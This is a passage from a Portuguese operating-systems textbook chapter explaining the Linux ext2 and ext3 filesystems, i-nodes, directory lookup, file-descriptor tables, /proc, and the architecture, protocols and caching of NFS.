Depois do superbloco estão os i-nodes numerados de 1 até um máximo. Cada i-node ocupa 128 bytes e descreve exatamente um arquivo. Um i-node contém informações sobre contabilidade (inclusive todas as informações retornadas por stat — que simplesmente as obtém do i-node), assim como informações suficientes para localizar todos os blocos do disco que armazenam dados de arquivo.

Após os i-nodes estão os blocos de dados, onde estão armazenados todos os arquivos e diretórios. Se um arquivo ou diretório ocupar mais de um bloco, não há necessidade de os blocos ocupados serem contíguos. Na verdade, é muito provável que os blocos de um arquivo grande estejam espalhados pelo disco.

Os i-nodes que correspondem a diretórios estão espalhados pelos grupos de blocos do disco. Quando há espaço suficiente, o ext2 tenta agrupar os arquivos comuns no mesmo grupo de blocos que o diretório pai, e os arquivos de dados no mesmo bloco do arquivo i-node original. Essa ideia baseia-se no Fast File System da Berkeley (McKusick et al., 1984). Os mapas de bits são usados na tomada rápida de decisões com relação à alocação de novos dados do sistema de arquivos. Quando novos blocos de dados são alocados, o ext2 também pré-aloca (oito) blocos adicionais para aquele arquivo, de forma a minimizar a fragmentação do arquivo causada por futuras operações de escrita. Esse esquema equilibra a carga do sistema de arquivos por todo




Figura 10.19 Organização de disco do sistema de arquivos ext2 do Linux.

o disco e também apresenta bom desempenho em virtude das tendências à colocação e à redução da fragmentação.

Para acessar um arquivo, ele deve primeiro usar uma das chamadas de sistema do Linux — como open, que requer o caminho para o arquivo. O caminho deve ser fragmentado de forma a permitir a extração dos nomes individuais dos diretórios. Caso seja especificado um caminho relativo, a busca se inicia no diretório atual do processo; caso contrário, a busca começa pelo diretório-raiz. Em ambos os casos, o i-node para o primeiro diretório pode ser facilmente localizado: existe um ponteiro para ele no descritor do processo ou, no caso do diretório-raiz, ele geralmente é armazenado em um bloco predeterminado do disco.

O arquivo de diretórios permite nomes de até 255 caracteres e é apresentado na Figura 10.20. Cada diretório é composto por algum número integral de blocos de disco, de forma que os diretórios possam ser atomicamente escritos no disco. Em um diretório, as entradas para arquivos e diretórios não estão organizadas e cada entrada segue diretamente sua antecessora. As entradas não podem ultrapassar os blocos de disco e, por isso, normalmente existem alguns bytes não utilizados ao final de cada bloco de disco.

Cada entrada de diretório na Figura 10.20 é formada por quatro campos de tamanho fixo e um de tamanho variável. O primeiro campo é o número do i-node — 19 para o arquivo colossal, 42 para o arquivo extenso e 88 para o diretório bigdir. Em seguida aparece o campo rec\_len, que informa o tamanho da entrada em bytes e possivelmente inclui algum espaço depois do nome. Esse campo é necessário para a localização da próxima entrada no caso de o nome do arquivo estar acrescido de um tamanho desconhecido. É isso que significa a seta na Figura 10.20. A seguir surge o campo tipo, que pode ser arquivo, diretório etc. O último campo de tamanho fixo é o tamanho do nome real do arquivo em bytes — 8, 7 e 6 nesse exemplo. Finalmente, vem o nome do arquivo em si, que termina com um byte 0 e se

expande até uma fronteira de 32 bits. Pode ser que exista um espaçamento adicional depois deste.

Na Figura 10.20(b), vemos o mesmo diretório após a exclusão do arquivo *extenso*. O que vemos é o aumento do campo de entrada para *colossal* e a transformação do antigo campo para o arquivo *extenso* em espaçamento para a primeira entrada. É claro que esse espaçamento pode ser utilizado em uma futura entrada.

Como a busca nos diretórios é feita linearmente, podese levar muito tempo até encontrar uma entrada no final de um diretório muito extenso. Assim sendo, o sistema mantém uma cache de diretórios recentemente acessados. A busca na cache é feita utilizando nome do arquivo que, se encontrado, faz com que uma custosa busca linear seja economizada. Um objeto *dentry* é colocado na cache dentry para cada elemento do caminho do arquivo até que se alcance o i-node do arquivo atual.

A procura de um nome de caminho absoluto, como /usr/ast/file, engloba uma série de etapas. Primeiro, o sistema localiza o diretório-raiz, que geralmente usa o i-node 2, principalmente quando o i-node 1 está reservado para o tratamento de blocos danificados. Ele insere uma entrada na cache dentry para futuras buscas do diretório-raiz. Em seguida, ele procura a cadeia 'usr' no diretório-raiz, a fim de obter o número do i-node do diretório /usr, o qual também é inserido na cache dentry. Esse i-node é então buscado e os blocos do disco são extraídos dele, de modo que o diretório /usr pode ser lido e pesquisado para a cadeia 'ast'. Uma vez que essa entrada é encontrada, o número do i-node para o diretório /usr/ast pode ser obtido dela. De posse do número do i-node do diretório /usr/ast, esse i-node pode ser lido e os blocos do diretório são passíveis de localização. Por fim, 'file' é procurado e o número de seu i-node encontrado. Assim, o uso de um nome de caminho relativo não só é mais conveniente para o usuário. como também economiza uma quantidade substancial de trabalho do sistema.




Figura 10.20 (a) Um diretório no Línux com três arquivos. (b) O mesmo diretório após a exclusão do arquivo extenso.

Se o arquivo está presente, o sistema extrai o número do i-node e o usa como um índice da tabela de i-nodes (no disco) para localizar o i-node correspondente e trazê--lo para a memória. O i-node é colocado na tabela de i--nodes, uma estrutura de dados do núcleo que contém todos os i-nodes para os arquivos e os diretórios abertos nesse momento. O formato das entradas i-node deve conter, no mínimo, todos os campos retornados pela chamada de sistema stat para que essa chamada funcione (veja a Tabela 10.10). Na Tabela 10.13 mostramos alguns dos campos presentes na estrutura de i-nodes suportada pela camada de sistema de arquivos do Linux. Na verdade, essa estrutura contém muitos outros campos, já que também é utilizada para representar diretórios, dispositivos e outros arquivos especiais. A estrutura de i-nodes também contém campos reservados para uso futuro. A história mostra que os bits não utilizados não permanecem assim por muito tempo.

Vamos agora ver como o sistema lê um arquivo. Lembre-se de que uma chamada típica a uma rotina de biblioteca para invocar uma chamada de sistema read se parece com algo do tipo:

n = read(fd, buffer, nbytes);

Quando o núcleo obtém o controle, tudo o que ele tem para inicializar são esses três parâmetros e a informação em suas tabelas internas relacionadas ao usuário. Um dos itens nas tabelas internas é o vetor descritor de arquivo. Ele é indexado pelos descritores de arquivos e contém uma entrada para cada arquivo aberto (até um número máximo, geralmente em torno de 32).

A ideia é começar com esse descritor de arquivo e finalizar com o i-node correspondente. Vamos considerar um possível método: simplesmente coloque um ponteiro para o i-node na tabela de descritores de arquivos. Embora simples, esse método infelizmente não funciona. O problema é o seguinte: associado com cada descritor de arquivo existe uma posição de arquivo que diz em qual byte a próxima leitura (ou escrita) deve começar. Onde ela deveria estar? Uma possibilidade é colocá-la na tabela de i-nodes. Entretanto, essa tática falha quando dois ou mais processos não relacionados tentam abrir simultaneamente o mesmo arquivo, pois cada um tem sua própria posição.

Uma segunda possibilidade é colocar a posição do arquivo na tabela de descritores de arquivos. Dessa maneira, todo processo que abre um arquivo obtém sua própria posição privada do arquivo. Infelizmente, esse esquema também pode falhar, mas a justificativa é mais sutil e considera a natureza do compartilhamento de arquivos no Linux. Considere um script do shell, s, constituído de dois comandos, p1 e p2, que são executados em ordem. Se o script do shell é chamado pela linha de comando convencional

s > x

espera-se que p1 escreva sua saída em x e que p2 escreva sua saída em x também, a partir do local onde p1 parou.

Quando o shell cria p1, x está inicialmente vazio, de modo que p1 simplesmente inicia escrevendo na posição 0 do arquivo. Contudo, quando p1 termina, é necessário algum mecanismo para garantir que a posição inicial do arquivo que p2 usa não seja 0 (o que aconteceria se a posição do arquivo fosse mantida na tabela de descritores de arquivos), mas o valor final deixado por p1.

A maneira como isso é feito pode ser observada na Figura 10.21. O segredo é introduzir uma nova tabela — a tabela de descrição de arquivos abertos — entre a tabela de descritores de arquivos e a tabela de i-nodes, colocando a posição do arquivo (e o bit de leitura/escrita) nessa tabela. Nessa figura, o pai é o shell e o filho é primeiro p1 e depois p2. Quando o shell cria p1, a estrutura de usuário (incluindo a tabela de descritores de arquivos) dele é uma cópia exata da estrutura do shell e, assim, ambos os processos apontam para a mesma entrada da tabela de

Campo	Bytes	Descrição
Mode	2	Tipo do arquivo, bits de proteção, setuid, bits setgid
Nlinks	2	Número de entradas no diretório apontando para esse i-node
Uid	2	UID do proprietário do arquivo
Gid	2	GID do proprietário do arquivo
Size	4	Tamanho do arquivo em bytes
Addr	60	Endereço dos primeiros 12 blocos do disco e de três blocos indiretos
Gen	1	Número de geração (incrementado cada vez que o i-node é reutilizado)
Atime	4	Hora do último acesso ao arquivo
Mtime	4	Hora da última modificação do arquivo
Ctime	4	Hora da última alteração do i-node (exceto as outras vezes)

490




Figura 10.21 A relação entre a tabela de descritores de arquivos, a tabela de descritores de arquivos abertos e a tabela de i-nodes.

descrição de arquivos abertos. Quando p1 termina, o descritor de arquivos do shell ainda está apontando para a descrição de arquivos abertos contendo a posição do arquivo de p1. Então, quando o shell cria p2, o novo filho automaticamente herda a posição do arquivo, sem que ele ou o shell tenham conhecimento de qual seja essa posição.

Contudo, se um processo não relacionado abre o arquivo, ele obtém sua própria entrada de descrição de arquivo, com sua própria posição — precisamente aquela de que ele necessita. Assim, o objetivo maior da tabela de descrição de arquivos é permitir que pai e filho compartilhem uma posição de arquivo, mas fornecendo valores diferenciados para os processos não relacionados.

Voltando ao problema de como executar read, agora sabemos como a posição do arquivo e o i-node são localizados. O i-node contém os endereços do disco dos primeiros 12 blocos do arquivo. Se a posição inicial se enquadra nesses 12 blocos, o bloco é lido e os dados são copiados para o usuário. Para arquivos maiores do que 12 blocos, um campo no i-node contém o endereço do disco de um **bloco indireto simples**, como mostra a Figura 10.21. Esse bloco contém os endereços de disco de mais blocos do disco. Por exemplo, se um bloco é de 1 KB e um endereço do disco é de 4 bytes, o bloco indireto simples pode conter 256 endereços do disco. Assim, esse esquema opera para arquivos de até 268 KB no total.

Para valores superiores, usa-se um **bloco indireto duplo**. Ele contém os endereços de 256 blocos indiretos simples, dos quais cada um deles contém os endereços de 256 blocos de dados. Esse mecanismo é suficiente para tratar arquivos de até 10 + 2<sup>16</sup> blocos (67.119.104 bytes). Ainda assim, caso não seja suficiente, o i-node tem espaço para um **bloco indireto triplo**. Seus ponteiros apontam para muitos blocos indiretos. Esse esquema de endereçamento consegue lidar com arquivos de tamanho igual a 2<sup>24</sup> 1 KB blocos (16 GB). Para blocos de 8 KB, o esquema de endereçamento dá suporte a arquivos de até 64 TB.

#### O sistema de arquivos ext3 do Linux

De forma a prevenir qualquer perda de dados após paradas do sistema e falhas de energia, o sistema de arquivos ext2 teria de escrever os blocos de dados no disco assim que fossem criados. A latência decorrente do movimento da cabeça do disco na operação de busca (seek) seria tão alta que seria impossível tolerar o desempenho. Assim sendo, as escritas são postergadas e as alterações não podem ser gravadas em disco antes de 30 s, o que é um intervalo longo em se tratando dos computadores atuais.

Para melhorar a robustez dos sistemas de arquivos, o Linux implementa um **sistema de arquivos com diário**. O **ext3**, uma continuação do sistema de arquivos ext2, é um exemplo de um sistema de arquivos com diário.

A ideia básica por trás desse tipo de sistema de arquivos é a manutenção de um *diário* que descreve todas as operações do sistema de arquivos em ordem sequencial. A escrita ordenada das alterações nos dados ou metadados (i-nodes, superbloco etc.) do sistema de arquivos evita que as operações sofram com movimentos excessivos de cabeça de dis-

Capítulo 10

co durante acessos aleatórios. Eventualmente, as alterações acabarão sendo escritas e gravadas no local apropriado do disco e, nesse caso, as entradas correspondentes no diário podem ser descartadas. Se uma parada de sistema ou falha de energia acontecer antes de as mudanças serem gravadas, o sistema irá detectar, na próxima inicialização, que o sistema de arquivos não foi desmontado corretamente e, portanto, cruzará as informações do diário com as do sistema de arquivos e fará as alterações descritas no log do diário.

O ext3 foi projetado para ser altamente compatível com o ext2 e, na verdade, todas as estruturas de dados principais e organizações de disco são as mesmas nos dois sistemas. Além disso, um sistema de arquivos que tenha sido desmontado como ext2 pode ser futuramente montado como ext3 e, assim, oferecer o recurso de diário.

O diário é um arquivo gerenciado como um buffer circular e que pode ser armazenado no mesmo dispositivo ou em um dispositivo separado daquele onde se encontra o sistema de arquivos principal. Como as operações de diário não são, elas mesmas, registradas em um diário, não são gerenciadas pelo mesmo sistema de arquivos ext3. Em vez disso, um dispositivo de blocos para diário (journaling block device — JBD) separado é utilizado nas operações de leitura/escrita do diário.

O JBD dá suporte a três estruturas de dados principais: o registro do diário, o gerenciador de operações atômicas e a transação. Um registro do diário descreve uma operação de baixo nível do sistema de arquivos, que geralmente resulta em modificações em um bloco. Como as chamadas de sistema, como write, englobam alterações em diversos locais - i-nodes, blocos de arquivos existentes, novos blocos de arquivos, lista de blocos livres etc. —, os registros de log afins são agrupados em operações atômicas. O ext3 notifica o JBD sobre o início e o final do processamento de uma chamada de sistema, de forma que o JBD possa garantir que todos os registros do diário em uma operação atômica sejam aplicados ou que nenhum deles seja considerado. Por fim, e principalmente por razões de eficiência, o JBD trata as coleções de operações atômicas como transações. Os registros do diário são armazenados consecutivamente dentro de uma transação. O JBD permite que partes do diário sejam descartadas somente depois que todos os registros do diário pertencentes a uma transação tenham sido seguramente gravados em disco.

Como a escrita de um registro do diário para cada modificação de disco pode ser cara, o ext3 pode ser configurado de forma a manter um diário com todas as alterações no disco, ou somente com as mudanças relacionadas aos metadados do sistema de arquivos (i-nodes, superblocos, mapas de bits etc.). A manutenção do diário de metadados apenas causa menos sobrecarga no sistema, o que resulta em melhor desempenho — embora não forneça garantia de que não existirão dados de arquivo corrompidos. Diversos outros sistemas de arquivos com diário mantêm registros sobre operações com metadados (por exemplo, o XFS do SGI).

#### O sistema de arquivos /proc

Um outro sistema de arquivos do Linux é o sistema /proc (processo), uma ideia originalmente projetada na oitava edição do UNIX do Bell Labs e posteriormente copiada para o 4.4BSD e para o System V. Contudo, o Linux estende a ideia de várias maneiras. O conceito básico visa criar, para cada processo no sistema, um diretório no /proc. O nome do diretório é o PID do processo escrito como um número decimal. Por exemplo, /proc/619 é o diretório correspondente ao processo com PID 619. Nesse diretório estão os arquivos que contêm informações sobre o processo, como sua linha de comandos, variáveis ambientais e máscaras de sinais. De fato, esses arquivos não existem no disco. Quando eles são lidos, o sistema resgata as informações do processo real conforme a necessidade, retornando-as em um formato-padrão.

Muitas das extensões do Linux relacionam-se a outros arquivos e diretórios localizados no /proc. Elas contêm uma ampla variedade de informações sobre a CPU, partições do disco, dispositivos, vetores de interrupções, contadores do núcleo, sistemas de arquivos, módulos carregados e muito mais. Os programas dos usuários desprivilegiados são capazes de ler essas informações para aprender sobre o comportamento do sistema de uma maneira segura. Alguns desses arquivos podem ser escritos para alterar os parâmetros do sistema.

# 10.6.4 NFS: o sistema de arquivos de rede

O uso de redes tem sido um objetivo primordial no Linux e nos sistemas UNIX em geral, desde o início (a primeira rede UNIX foi construída para transferir os novos núcleos do PDP-11/70 para o Interdata 8/32 durante o processo de transporte do primeiro para o segundo). Nesta seção examinaremos o NFS (Network File System — sistema de arquivos de rede) da Sun Microsystems, usado em todos os sistemas Linux modernos para juntar os sistemas de arquivos localizados em computadores separados em um sistema logicamente unificado. Atualmente, a versão dominante do NFS é a 3, introduzida em 1994. O NFSv4 foi apresentado em 2000 e oferece diversas melhorias em relação à arquitetura NFS anterior. Três aspectos do NFS são interessantes: a arquitetura, o protocolo e a implementação. Vamos agora começar analisando o contexto da versão mais simples da versão 3 do NFSv3 e, em seguida, passaremos a uma breve discussão sobre as melhoras incluídas na versão 4.

#### Arquitetura do NFS

A ideia básica do NFS é permitir que um conjunto qualquer de clientes e servidores compartilhe um sistema de arquivos comum. Em muitos casos, todos os clientes e servidores estão na mesma rede local, mas essa condição não é obrigatória. Também é possível executar NFS em uma rede de longa distância caso o servidor esteja longe do cliente. Para simplificar, pensaremos em clientes e servidores como se eles fossem máquinas distintas, mas, na verdade, o NFS permite que cada máquina seja cliente e servidor ao mesmo tempo.

Cada servidor NFS exporta um ou mais de seus diretórios para serem acessados pelos clientes remotos. Quando um diretório é disponibilizado, o mesmo acontece com todos os seus subdiretórios e, normalmente, todas as árvores de diretórios são exportadas como uma só unidade. A lista de diretórios que um servidor exporta é mantida em um arquivo — muitas vezes o /etc/exports — de modo que esses diretórios possam ser exportados automaticamente sempre que o servidor seja reiniciado. Os clientes acessam os diretórios exportados montando-os localmente. Quando um cliente monta um diretório (remoto), esse diretório fica fazendo parte de sua hierarquia de diretórios, como mostra a Figura 10.22.

Nesse exemplo, o cliente 1 montou o diretório bin do servidor 1 em seu próprio diretório bin e, agora, ele pode chamar o shell usando /bin/sh, obtendo o shell no servidor 1. As estações de trabalho sem discos muitas vezes dispõem somente de um esqueleto do sistema de arquivos (na RAM) e obtêm todos os seus arquivos dos servidores remotos, como esse exemplo. Da mesma maneira, o cliente 1 montou o diretório /projetos do servidor 2 em seu diretório /usr/ast/trabalho e, assim, agora ele pode acessar o arquivo a via /usr/ast/trabalho/proj1/a. Por fim, o cliente 2 também montou o diretório projetos e também pode acessar o arquivo a usando /mnt/proj1/a. Conforme visto aqui, o mesmo arquivo pode ter diferentes nomes nos diferentes clientes, pois eles são montados em um local diferente nas respectivas árvores de arquivos. O ponto de montagem é totalmente local aos clientes; o servidor não sabe onde ele é montado em nenhum de seus clientes.


#### Protocolos do NFS

Visto que um dos objetivos do NFS é dá suporte a um sistema heterogêneo, com clientes e servidores capazes de executar sistemas operacionais diferentes em hardwares diferentes, é essencial que a interface entre os clientes e os servidores seja bem definida. Somente assim é possível a qualquer um escrever uma nova implementação cliente e esperar que ela funcione corretamente com os servidores existentes e vice-versa.

O NFS atinge esse objetivo definindo dois protocolos cliente-servidor. Um **protocolo** é um conjunto de solicitações enviadas pelos clientes aos servidores, bem como as respostas correspondentes enviadas de volta dos servidores aos clientes.

O primeiro protocolo NFS trata da montagem. Um cliente pode enviar um nome de caminho para um servidor e solicitar permissão para montar aquele diretório em algum lugar em sua hierarquia de diretório. O local onde ele deve ser montado não é contido na mensagem, pois o servidor não se preocupa com isso. Se o nome do caminho é válido e o diretório especificado foi exportado, o servidor retorna um **controle de arquivo** (file handle) para o cliente. O controle de arquivo contém campos que identificam de modo único o tipo do sistema de arquivos, o disco, o número do i-node do diretório e as informações de segurança. As chamadas subsequentes para a leitura e a escrita em arquivos no diretório montado ou em qualquer um de seus subdiretórios usam o controle de arquivo.

Quando o Linux inicializa, ele executa o script do shell letc/rc antes de operar no modo multiusuário. Os comandos para montar os sistemas de arquivos remotos podem ser colocados nesse script, permitindo, assim, a montagem automática dos sistemas de arquivos remotos necessários



**Figura 10.22** Exemplos de sistemas de arquivos remotos montados locamente. Os diretórios são representados por quadrados, e os arquivos, por círculos.

antes de permitir que os usuários acessem o sistema. De maneira alternativa, muitas versões do Linux também dão suporte à **automontagem**. Essa característica permite que um conjunto de diretórios remotos seja associado a um diretório local. Nenhum desses diretórios remotos é montado (ou seus servidores contatados) quando o cliente é inicializado. Em vez disso, na primeira vez que um arquivo remoto é aberto, o sistema operacional envia uma mensagem para cada um dos servidores. O primeiro a responder vence e seu diretório é montado.

A automontagem tem duas vantagens principais sobre a montagem estática feita pelo arquivo /etc/rc. Primeiro, se um dos servidores NFS definidos no referido arquivo está incomunicável, é impossível ativar o cliente — pelo menos não sem alguma dificuldade, certo atraso e algumas mensagens de erros. Se o usuário não precisa daquele servidor naquele dado momento, todo o trabalho é desperdiçado. Em segundo lugar, permitir que o cliente tente um conjunto de servidores em paralelo possibilita alcançar certo grau de tolerância a falhas (pois somente um deles precisa estar ativo) e o desempenho pode ser melhorado (escolhendo o primeiro que responder — possivelmente o menos carregado).

Por outro lado, supõe-se implicitamente que todos os sistemas de arquivos especificados como alternativas para a automontagem sejam idênticos. Visto que o NFS não fornece nenhum suporte para a replicação de arquivos ou diretórios, ele delega ao usuário garantir que todos os sistemas de arquivos sejam os mesmos. Consequentemente, a automontagem muitas vezes é usada para sistemas de arquivos do tipo somente leitura, contendo binários do sistema e outros arquivos que raramente são alterados.

O segundo protocolo NFS é para o acesso a arquivos e diretórios. Os clientes podem enviar mensagens para os servidores para manipular diretórios, ler e escrever em arquivos. Além disso, eles podem acessar atributos dos arquivos, como o modo, o tamanho e a hora da última modificação. Muitas chamadas de sistema Linux são suportadas pelo NFS — com as exceções surpreendentes de open e close.

A exclusão de open e close não ocorre por acaso. Aliás, é totalmente intencional. Não é necessário abrir um arquivo antes de lê-lo, nem fechá-lo depois de lido. Em vez disso, para ler um arquivo, um cliente envia ao servidor uma mensagem lookup contendo o nome do arquivo, com uma solicitação para procurá-lo e retornar o controle do arquivo — que é uma estrutura que identifica o arquivo (isto é, contém um identificador do arquivo e o número do i-node, entre outros dados). Diferentemente de uma chamada open, essa operação lookup não copia qualquer informação para as tabelas internas do sistema. A chamada read contém o controle de arquivo do arquivo a ser lido, o deslocamento dentro do arquivo no qual iniciar a leitura e o número de bytes desejado. A vantagem desse esquema é que o servidor não tem de relembrar tudo sobre as conexões open

entre as chamadas. Assim, se um servidor quebra e depois se recupera, nenhuma informação sobre os arquivos associados a abrir arquivos é perdida, pois não há qualquer informação. Um servidor como esse, que não mantém a informação do estado dos arquivos associados à abertura de arquivos, é conhecido como **sem estado** (*stateless*).

Infelizmente, o método NFS dificulta a utilização exata da semântica do Linux para arquivos. Por exemplo, no Linux um arquivo pode ser aberto e travado, de modo que outros processos não possam acessá-lo. Quando o arquivo é fechado, as travas são liberadas. Em um servidor sem estado, como o NFS, as travas não podem ser associadas a arquivos abertos, pois o servidor não sabe quais arquivos estão abertos. Portanto, o NFS precisa de um mecanismo adicional e separado para tratar travas.

O NFS usa o mecanismo de proteção padrão do UNIX, com os bits *rwx* para o proprietário, o grupo e outros (mencionados no Capítulo 1 e discutidos em detalhes adiante). Originalmente, cada mensagem de solicitação apenas continha os IDs do usuário e grupo do chamador, os quais o NFS usava para validar o acesso. Na verdade, confiava-se que os clientes não fossem trapacear. A experiência de vários anos mostrou seguramente que essa suposição era — digamos — ingênua. Atualmente, a criptografia por chave pública é um recurso possível para estabelecer uma chave segura para a validação do cliente e do servidor em cada pedido e resposta. Quando essa opção está habilitada, um cliente mal-intencionado não pode passar por um outro cliente, pois ele não sabe a chave pública desse outro.

#### Implementação do NFS

Embora a implementação dos códigos do cliente e do servidor seja independente dos protocolos do NFS, a maioria dos sistemas Linux usa uma implementação em três camadas similar àquela da Figura 10.23. A camada superior é a camada de chamadas de sistema. Essa camada trata de chamadas como open, read e close. Após analisar sintaticamente a chamada e verificar os parâmetros, ela invoca a segunda camada, a do VFS (virtual file system — sistema de arquivo virtual).

A tarefa da camada VFS é manter uma tabela com uma entrada para cada arquivo aberto. A camada VFS tem uma entrada, chamada de **v-node** (ou **i-node virtual**), para cada arquivo aberto. Os v-nodes informam se o arquivo é local ou remoto. Uma quantidade suficiente de informação é fornecida sobre os arquivos remotos para permitir acessá-los. Para os arquivos locais, são registrados o sistema de arquivos e o i-node, pois os sistemas Linux modernos podem dar suporte a vários sistemas de arquivos (por exemplo, ext2fs, /proc, FAT etc.). Embora o VFS tenha sido inventado por causa dor NFS, a maioria dos sistemas Linux atuais agora tem o VFS como uma parte integral do sistema operacional, mesmo quando o NFS não é usado.

# 494 Sistemas operacionais modernos




Figura 10.23 A estrutura de camadas do NFS.

Para ver a aplicação dos v-nodes, vamos acompanhar uma sequência de chamadas de sistema mount, open e read. Para montar um sistema de arquivos remoto, o administrador do sistema (ou /etc/rc) chama o programa mount especificando o diretório remoto, o diretório local sobre o qual ele deve ser montado e outras informações. O programa mount analisa sintaticamente o nome do diretório remoto a ser montado e descobre o nome do servidor NFS no qual o diretório remoto está localizado. Então, ele contata esse servidor pedindo-lhe um controle de arquivo para o referido diretório remoto. Se o diretório existe e está disponível para montagem remota, o servidor retorna o controle de arquivo solicitado. Por fim, ele faz uma chamada de sistema mount, passando o controle ao núcleo.

O núcleo então constrói um v-node para o diretório remoto e pede ao código do cliente NFS da Figura 10.23 para criar um **r-node** (**i-node remoto**) em suas tabelas internas a fim de conter o controle de arquivo. O v-node aponta para o r-node. Cada v-node na camada do VFS conterá ou um ponteiro para um r-node no código do cliente NFS ou um ponteiro para um i-node em um dos sistemas de arquivos locais (mostrados como linhas tracejadas na Figura 10.23). Assim, por meio do v-node é possível verificar se um arquivo ou um diretório é local ou remoto. Se for local, o sistema de arquivos e o i-node poderão ser localizados. Se for remoto, o hospedeiro remoto e o controle de arquivo poderão ser localizados.

Quando um arquivo remoto é aberto em um cliente, em algum ponto durante a análise sintática do nome do caminho, o núcleo encontra o diretório sobre o qual o sistema de arquivos remoto está montado. Ele vê que esse diretório é remoto e no v-node do diretório encontra um ponteiro para o r-node. Ele, então, pede que o código do cliente NFS abra o arquivo. O código do cliente NFS procura na porção remanescente do nome do caminho sobre o servidor remoto associado ao diretório montado e obtém o controle de arquivo para ele. Ele faz um r-node para o arquivo remoto em suas tabelas e relata para a camada do VFS, a qual coloca em suas tabelas um v-node para o arquivo que aponta para o r-node. Novamente, vemos aqui que todo arquivo ou diretório aberto tem um v-node que aponta ou para um r-node ou para um i-node.

O chamador recebe um descritor de arquivo para o arquivo remoto. Esse descritor de arquivo é mapeado sobre o v-node pelas tabelas da camada do VFS. Note que nenhuma entrada da tabela é feita do lado do servidor. Embora o servidor esteja preparado para fornecer controles de arquivos mediante requisições, ele não mantém o registro de quais arquivos têm controles de arquivos pendentes e quais não. Quando um controle de arquivo é enviado a ele para o acesso ao arquivo, ele verifica a validade do controle e, caso seja válido, usa-o. A validação pode incluir a verificação de uma chave de autenticação contida nos cabeçalhos do RPC, caso a segurança esteja ativada.

Quando o descritor de arquivos é usado em uma chamada de sistema subsequente — por exemplo, read —, a camada do VFS localiza o v-node correspondente e determina se o descritor é local ou remoto e também qual i-node ou r-node é usado para descrevê-lo. Então, ele envia uma mensagem para o servidor contendo o controle, o deslocamento do arquivo (que é mantido do lado do cliente e não do lado do servidor) e o contador de bytes. Por razões de eficiência, as transferências entre o servidor e o cliente são feitas em grandes blocos — normalmente 8.192 bytes —, mesmo que poucos bytes sejam requisitados.

Capítulo 10

Quando uma mensagem de requisição chega ao servidor, ela é passada para a camada do VFS, que determina qual sistema de arquivos local contém o arquivo solicitado. Então, a camada do VFS faz uma chamada de sistema de arquivos local para ler e retornar os bytes. Esses dados são, então, passados de volta ao cliente. Após a camada do VFS do cliente ter obtido o bloco de 8 KB que pediu, ela automaticamente emite uma requisição para o próximo bloco, supondo que este será necessário em breve. Essa característica, conhecida como leitura antecipada, melhora o desempenho consideravelmente.

Para as escritas, um caminho análogo é seguido desde o cliente até o servidor. Além disso, as transferências também são feitas em blocos de 8 KB. Se uma chamada de sistema write fornece menos do que 8 KB de dados, estes são apenas acumulados localmente. O bloco todo de 8 KB só é enviado ao servidor quando está cheio. Contudo, quando um arquivo é fechado, todos os seus dados são enviados para o servidor imediatamente.

Outra técnica para melhorar o desempenho é o uso de cache, como no UNIX convencional. Os servidores colocam os dados em caches para evitar os acessos ao disco, mas isso é invisível aos clientes. Os clientes mantêm duas caches, uma para atributos dos arquivos (i-nodes) e outra para os dados dos arquivos. Quando um i-node ou um bloco de arquivo é necessário, realiza-se uma verificação para confirmar se ele pode ser obtido da cache. Em caso afirmativo, o tráfego de rede pode ser evitado.

Ao mesmo tempo que o uso de caches nos clientes ajuda bastante o desempenho, ele também introduz alguns problemas desagradáveis. Suponha que dois clientes estejam ambos usando o mesmo bloco de arquivo em suas caches locais e que um deles o modifique. Quando o outro lê o bloco, ele obtém o valor antigo (stale). A cache não é coerente.

Dada a gravidade desse problema, a implementação de NFS tenta atenuá-lo por meio de várias soluções. Por exemplo, associado a cada bloco da cache existe um temporizador. Quando o temporizador expira, a entrada é descartada. Normalmente, o temporizador é de 3 s para blocos de dados e de 30 s para blocos de diretórios. Isso reduz um pouco os riscos. Além disso, sempre que um arquivo operado em cache é aberto, uma mensagem é enviada ao servidor, a fim de descobrir quando o arquivo foi alterado pela última vez. Se a última modificação ocorreu após a cópia local ter sido trazida para a cache, a cópia da cache é descartada e uma nova cópia é buscada do servidor. Por fim, um temporizador de cache expira uma vez a cada 30 s, e todos os blocos sujos (isto é, modificados) da cache são enviados para o servidor. Apesar de essas medidas serem meros paliativos, o sistema funciona muito bem na maioria das circunstâncias práticas.

#### NFS versão 4

